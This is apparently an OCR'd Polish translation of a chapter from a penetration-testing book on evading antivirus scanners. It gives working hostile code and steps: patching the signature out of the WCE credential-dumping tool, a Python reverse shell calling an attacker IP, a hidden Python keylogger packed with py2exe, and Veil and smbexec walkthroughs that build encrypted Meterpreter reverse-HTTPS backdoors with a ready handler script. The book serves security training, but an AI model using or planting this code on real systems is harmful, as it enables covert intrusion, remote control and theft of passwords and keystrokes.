
PETER KIM



PODRĘCZNIK PENTESTERA

Bezpieczeństwo systemów informatycznych

Helion

Tytuł oryginału: The Hacker Playbook: Practical Guide To Penetration Testing

Tłumaczenie: Rafał Jońca

ISBN: 978-83-283-0384-3

Title of English-language original: The Hacker Playbook: Practical Guide To Penetration Testing, ISBN 978-1494932633, published by Secure Planet LLC.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/podpen
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

SPIS TREŚCI

Rozdział 8.

ZMYŁKA ROZGRYWAJĄCEGO — OMIJANIE PROGRAMÓW ANTYWIRUSOWYCH

Uważam, że skanery antywirusowe istnieją tylko po to, by zatrzymać dzieciaki bawiące się w hakerów. Jeśli korzystasz z domyślnych ustawień Metasploita lub używasz plików pobranych wcześniej z internetu bez żadnej obróbki, jest duże prawdopodobieństwo, że nie tylko zostaniesz złapany, ale że także zakończy się cały test. Element zaskoczenia to istotny czynnik wpływający na sukces w poruszaniu się po atakowanej sieci. W tym rozdziale wyjaśnię, jak nie dać się złapać skanerom antywirusowym.

OSZUKIWANIE SKANERÓW ANTYWIRUSOWYCH

Regularnie napotykam programy antywirusowe, które blokują ładunek Meterpretera, zapobiegają użyciu programu WCE (ang. *Windows Credentials Editor*) lub innego narzędzia do testów penetracyjnych albo też przekazują użytkownikowi odpowiednie informacje ostrzegawcze. Obecnie gwarancji przemknięcia się nie dają już szyfratory wbudowane w narzędzie Metasploit, takie jak msfvenom lub Shikata Ga Nai.

Zanim przejdziemy do zagadnienia omijania skanerów antywirusowych, chciałbym pokazać, czego szukają tego rodzaju skanery. Jeśli od jakiegoś czasu starasz się unikać wykrycia przez skanery, zapewne wiesz, że w większości bazują one na sygnaturach. Skaner szuka określonych ciągów znaków i gdy je rozpozna, wszczyna alarm. Przedstawione teraz przykłady pokażą, jak łatwo można manipulować programami antywirusowymi.

UKRYWANIE WCE PRZED PROGRAMAMI ANTYWIRUSOWYMI (WINDOWS)


Uwielbiam narzędzie WCE, ponieważ umożliwia wyciągnięcie z pamięci komputera haseł zapisanych jawnym tekstem. Problem polega na tym, że WCE powoduje alarm w zasadzie

we wszystkich skanerach antywirusowych. Najszybszym sposobem ominięcia programu antywirusowego jest więc sprawdzenie, gdzie w pliku WCE skaner szuka sygnatury, po czym zmienienie jej.

Przykład — narzędzie Evade

W komputerze z systemem Windows uruchom narzędzie Evade (*https://www.securepla.net/antivirus-now-you-see-me-now-you-dont/*). Evade przyjmuje jako dane plik wykonywalny i tworzy wiele części tego pliku na podstawie zadanego rozmiaru. Przypuśćmy, że mamy plik o rozmiarze 50 kB i chcemy podzielić go na pliki o rozmiarze 5 kB każdy. Powstanie 10 różnych części pliku. Pierwszy plik będzie zawierał pierwsze 5 kB danych (nagłówek MZ i kilka dodatkowych informacji). Drugi plik będzie zawierał oprócz pierwszych 5 kB także następne 5 kB. Wszystko powtórzy się aż do uzyskania pełnego pliku.


W przedstawionym przykładzie wczytałem plik WCE, zdefiniowałem folder wyjściowy i kliknąłem przycisk *Split!* (rysunek 8.1). W folderze wynikowym znajdują się pliki stanowiące poszczególne części pliku wejściowego (rysunek 8.2).



Rysunek 8.1. Narzędzie Evade

Powinniśmy uzyskać zbiór różnych plików. Po uruchomieniu szesnastkowego edytora plików (HxD) możemy zauważyć, że pierwszy z nich zawiera pierwsze 5000 bajtów, a drugi — pierwsze 10 000 bajtów (rysunek 8.3).

Po otwarciu kalkulatora możemy odjąć od siebie wartości szesnastkowe: 270F–1387 daje 1388, co po zamianie na wartość szesnastkową daje ostatecznie wartość 5000. Idealnie!



Rysunek 8.2. Wynik działania narzędzia Evade

Zacznij od najmniejszego pliku i przeskanuj go za pomocą wybranego skanera antywirusowego. Czy włączył się alarm? Jeśli nie, przejdź do następnego pliku. Jeśli tym razem program antywirusowy zgłosił ostrzeżenie, oznacza to, że ostatnie 5000 bajtów ostatniego pliku zawiera coś, co wywołuje alarm w programie antywirusowym (rysunek 8.4).


Podczas generowania plików lub skanowania ręcznego program antywirusowy informuje użytkownika o podejrzanych plikach. W zależności od wybranej przez program akcji pliki po *TestFile_145000* mogą zostać usunięte, co oznacza, że sygnatura musi znajdować się między bajtami 145 000 – 150 000.

Zobaczmy, co znajduje się w tym miejscu. Po zamianie 145 000 na wartość szesnastkową otrzymujemy 23 668. Przekonajmy się w edytorze HxD, co też tutaj jest. Poszukaj ciekawych miejsc w pliku lub uruchom ponownie narzędzie Evade, aby bardziej szczegółowo podzielić plik wykonywalny.

Wydaje się, że tym razem udało mi się zlokalizować miejsce, którego poszukuje program antywirusowy. Sygnaturą jest nazwa aplikacji i jej autor (rysunek 8.5).

Za pomocą edytora HxD możemy nadpisać te wartości, po czym zapisać zmodyfikowany plik wykonywalny pod nową nazwą (rysunek 8.6).

Nadpisałem sygnaturę wartościami odpowiadającymi znakowi A i zapisałem plik jako *wce2.exe*. Na szczęście w tym przypadku sygnatura nie dotyczy binarnej części pliku wykonywalnego, a jedynie danych wyświetlanych na ekranie. Przetestujmy zmodyfikowaną wersję pliku w programie antywirusowym (rysunek 8.7).




Dane szesnastkowe na końcu pliku (5 000 bajtów)


Dane szesnastkowe na końcu pliku (10 000 bajtów)

Rysunek 8.3. Porównanie plików

Skaner nie zgłasza już żadnych uwag względem aplikacji, a samo narzędzie nadal funkcjonuje znakomicie. Warto pamiętać, że wszystko działa, ponieważ modyfikowane wartości dotyczyły tekstów pojawiających się na ekranie, a nie samego kodu binarnego aplikacji.



Rysunek 8.4. Znajdowanie pliku powodującego ostrzeżenie w programie antywirusowym




Rysunek 8.5. Identyfikacja sygnatury wywołującej alarm w programie antywirusowym


Jeśli sygnatura bazowałaby na kodzie, którego nie można zmienić, przedstawiony trik nie zadziałałby. Niniejszy przykład miał przede wszystkim zobrazować słabość programów antywirusowych i samą ideę unikania wykrycia zagrożenia przez skaner.

SKRYPTY W JĘZYKU PYTHON

Python to Twój najlepszy przyjaciel. Używam tego języka do tworzenia większości narzędzi i przeprowadzania włamań. Powodów, dla których korzystam z języka Python, jest kilka. Po pierwsze, istnieje wiele systemów, które pliki wykonywalne i skrypty Pythona



Rysunek 8.6. Modyfikacja sygnatury włączającej alarm



Rysunek 8.7. Skaner antywirusowy niesygnalizujący już zagrożenia

mają na swojej „białej liście". Po drugie, bardzo łatwo dodać element losowości i obejść dowolną sygnaturę. Po trzecie, dzięki narzędziom takim jak `py2exe` można bardzo łatwo zamienić dowolny skrypt na plik wykonywalny.

Powłoka języka Python

Po obejrzeniu prezentacji Dave a Kennedy'ego na konferencji BSides w 2012 roku (*http://www.trustedsec.com/files/BSIDESLV_Secret_Pentesting_Techniques.pdf*) na poważnie zainteresowałem się wykorzystaniem języka Python do tworzenia niebezpiecznych ładun-

ków. Okazuje się, że najłatwiej napisać prosty skrypt i następnie zamienić go na plik wykonywalny za pomocą narzędzia `py2exe`.

```
#!/usr/bin/python
import socket, subprocess
HOST = '192.168.10.100'
PORT = 5151
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send('[*] Ustanowiono połączenie!')
while 1:
   data = s.recv(1024)
   if data == 'quit': break
   proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
   stdin=subprocess.PIPE)
   stdout_value = proc.stdout.read() + proc.stderr.read()
   s.send(stdout_value)
s.close()
```

Przedstawiony kod utworzy połączenie konsolowe do adresu IP 192.168.10.100 na porcie 5151. Jeśli mam tam uruchomione narzędzie `netcat`, uzyskam efekt odwróconej powłoki. Korzystając z programu PyInstaller, możemy zamienić plik *py* na plik wykonywalny.

```
C:\python27\python.exe C:\utils\pyinstaller-2.0\pyinstaller.py --out=C:\shell\ --noconsole
--onefile C:\shell\shell.py
```

O ile wiem, żaden program antywirusowy nie podniesie alarmu w przypadku takiego pliku.

Logowanie znaków w Pythonie[1]

Wykorzystuje się wiele różnych rodzajów narzędzi do logowania wprowadzanych znaków. Moim celem przy tworzeniu takiego narzędzia była chęć uniknięcia rozpoznania przez program antywirusowy i, w miarę możliwości, znalezienie się na „białej liście" dopuszczonych aplikacji.

Przedstawiony skrypt spowoduje, że będą rejestrowane wszystkie klawisze naciśnięte na klawiaturze.

```
import pyHook, pythoncom, sys, logging
file_log = 'C:\\systemlog.txt'
def OnKeyboardEvent(event):
   logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
   chr(event.Ascii)
   logging.log(10, chr(event.Ascii))
   return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

[1] *http://www.youtube.com/watch?v=8BiOPBsXh0g#t=163*

Oto mój plik konfiguracyjny *setup.py*:

```
from distutils.core
import setup
import py2exe
setup(options = {'py2exe': {'bundle_files': 1, 'compressed': True}},
   windows = [{'script': "logger.py"}],
   zipfile = None,
)
```

Dzięki narzędziu `py2exe` skonwertuję skrypt na plik wykonywalny, wykonując poniższe polecenia:

```
python.exe setup.py install
python.exe setup.py py2exe
```

Uzyskałem w ten sposób plik binarny, który zapisuje wszystkie naciśnięte klawisze w pliku *C:\systemlog.txt*. Skrypt jest niezwykle prosty i jak do tej pory nie wykrył go żaden program antywirusowy. W razie potrzeby można dodać do skryptu nieco losowości, by mieć pewność, że jego sygnatura nie znajduje się bazie danych programu antywirusowego.

Przykład użycia narzędzia Veil (Kali Linux)

Veil to napisany przez Christophera Truncera generator ładunków, którego zadaniem jest omijanie zabezpieczeń antywirusowych. Narzędzie korzysta z wielu różnych technik, by oszukać skaner antywirusowy. Najbardziej znane jest jednak z przyjmowania powłoki Meterpretera, jej konwersji na język Python i opakowania ładunku za pomocą `py2exe` lub `pyinstaller`. W ten sposób plik wykonywalny potrafi oszukać wiele programów antywirusowych, a nawet znaleźć się na „białej liście" programów dopuszczonych do wykonania. Istnieje wiele różnych sposobów użycia narzędzia Veil — opiszę ten najpopularniejszy.

Utworzenie zaszyfrowanego pliku Meterpretera dla odwróconej powłoki

Wykonaj następujące czynności:

- Przejdź do folderu */opt/Veil* i wykonaj skrypt:

  ```
  cd /opt/Veil
  ./Veil-Evasion.py.
  ```

- W przykładzie użyjemy ładunku MeterHTTPSContained, więc wpisz poniższe polecenie:

  ```
  use 25
  ```

- Podobnie jak w przypadku Metasploita ustawimy wartości `LHOST` i `LPORT`. Przykładowo mój system atakujący ma adres IP 192.168.75.131, a portem nasłuchującym (`LPORT`) jest port 443 (by udawać komunikację SSL):

  ```
  set LHOST 192.168.75.131
  set LPORT 443
  ```

- Wpisz poniższe polecenie, aby wygenerować ładunek (rysunek 8.8):
  `generate`


```
================================================================================
Veil-Evasion | [Version]: 2.13.1
================================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

       35 payloads loaded

Available commands:

       use             use a specific payload
       info            information on a specific payload
       list            list available payloads
       update          update Veil to the latest version
       clean           clean out payload folders
       checkvt         check payload hashes vs. VirusTotal
       exit            exit Veil

[>] Please enter a command: use 25
```

```
Payload information:

       Name:           python/meterpreter/rev_https_contained
       Language:       python
       Rating:         Excellent
       Description:    self-contained windows/meterpreter/reverse_https
                       stager, no shellcode

Required Options:

Name                   Current Value   Description
----                   -------------   -----------
LHOST                  192.168.75.131  IP of the metasploit handler
LPORT                  443             Port of the metasploit handler
compile_to_exe         Y               Compile to an executable
inject_method          virtual         [virtual]alloc or [void]pointer
use_pyherion           N               Use the pyherion encrypter

[>] Please enter a command: generate
```

Rysunek 8.8. Konfiguracja narzędzia Veil

Jak wcześniej wspomniałem, chcemy otoczyć wynikowy plik wykonywalny skryptem Pythona, aby uniknąć wykrycia. Skorzystaj z domyślnego instalatora `pyinstaller`, wybierając opcję numer 1 (rysunek 8.9).

Po zakończeniu pracy narzędzie Veil umieści plik wynikowy w folderze */root/veil-output/compiled/*. Nie umieszczaj wyniku w witrynach typu VirusTotal, bo może to spowodować w przyszłości zgłoszenie alertu antywirusowego. Można natomiast sprawdzić plik wynikowy za pomocą lokalnych programów antywirusowych. Ten sposób działania jak na razie jeszcze mnie nie zawiódł, więc, jak sądzę, powinien stanowić część arsenału każdego testera.



Rysunek 8.9. Język Python — ukrycie odwróconej powłoki Meterpretera

Narzędzie smbexec (Kali Linux)

Smbexec to narzędzie napisane przez brav0hax (*https://github.com/brav0hax/smbexec*), oferujące wiele różnych funkcji. W książce użyliśmy już tego narzędzia do pobrania skrótów z kontrolera domeny, ale można je wykorzystać również do wydobycia listy udziałów, sprawdzenia loginów, wyłączenia UAC (ang. *User Account Control*), a nawet utworzenia zaszyfrowanych wersji plików wykonywalnych Meterpretera. Twórca narzędzia używa wielu technik służących do zaciemnienia właściwej treści, włączając w to losowe zmiany i kompilację bezpośrednio z kodu źródłowego w języku C (zajrzyj do kodu źródłowego smbexec.sh, by poznać szczegóły). W przedstawionym przykładzie utworzymy odwróconą powłokę.

Utworzenie zaszyfrowanego pliku Meterpretera dla odwróconej powłoki

Wykonaj kolejno następujące czynności:

- Wykonaj polecenia:

  ```
  cd /opt/smbexec
  ./smbexec.sh
  ```

- Wybierz polecenie numer 2 (*System Access*).
- Wybierz polecenie numer 2 (*Create an executable and rc script*).
- Wybierz polecenie numer 2 (*windows/meterpreter/reverse_https*).
- Wpisz lokalny adres IP i numer portu:

  ```
  172.16.139.209,
  443.
  ```

Po zakończeniu pracy przez narzędzie smbexec w folderze, w którym się obecnie znajdujemy, pojawia się nowy folder. W jego nazwie znajdziemy dane dotyczące daty i czasu

utworzenia. Folder zawiera plik *backdoor.exe*, który stanowi zaszyfrowany plik wykonywalny Meterpretera dla odwróconej powłoki.

```
root@kali:/opt/smbexec/2013-12-23-1425-smbexec# ls -alh
total 128K
drwxr-xr-x 2 root root 4.0K Dec 29 18:28 .
drwxr-xr-x 10 root root 4.0K Dec 23 14:44 ..
-rwxr-xr-x 1 root root 110K Dec 23 14:28 backdoor.exe
-rw-r--r-- 1 root root 283 Dec 23 14:28 metasetup.rc
-rw-r--r-- 1 root root 92 Dec 23 14:28 sha1-backdoor.hash
```

W folderze z plikiem *backdoor.exe* znajduje się również skrypt *metasetup.rc*. Skrypty RC są omawiane co prawda w rozdziale 9., ale po otwarciu pliku najprawdopodobniej zobaczysz kod podobny do przedstawionego poniżej:

```
spool /opt/smbexec/2013-12-23-1425-smbexec/msfoutput-1425.txt
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST 172.16.139.209
set LPORT 443
set SessionCommunicationTimeout 600
set ExitOnSession false
set InitialAutoRunScript migrate -f
exploit -j -z
```

Skrypt automatycznie konfiguruje narzędzie i uruchamia procedurę obsługi dla wygenerowanego właśnie ładunku. Dodaje również polecenia związane z przekroczeniem czasu i automatyczną migracją PID (ang. *Process IDentifier*). Aby uruchomić skrypt, wykonaj polecenie:

```
msfconsole -r metasetup.rc
```

PODSUMOWANIE

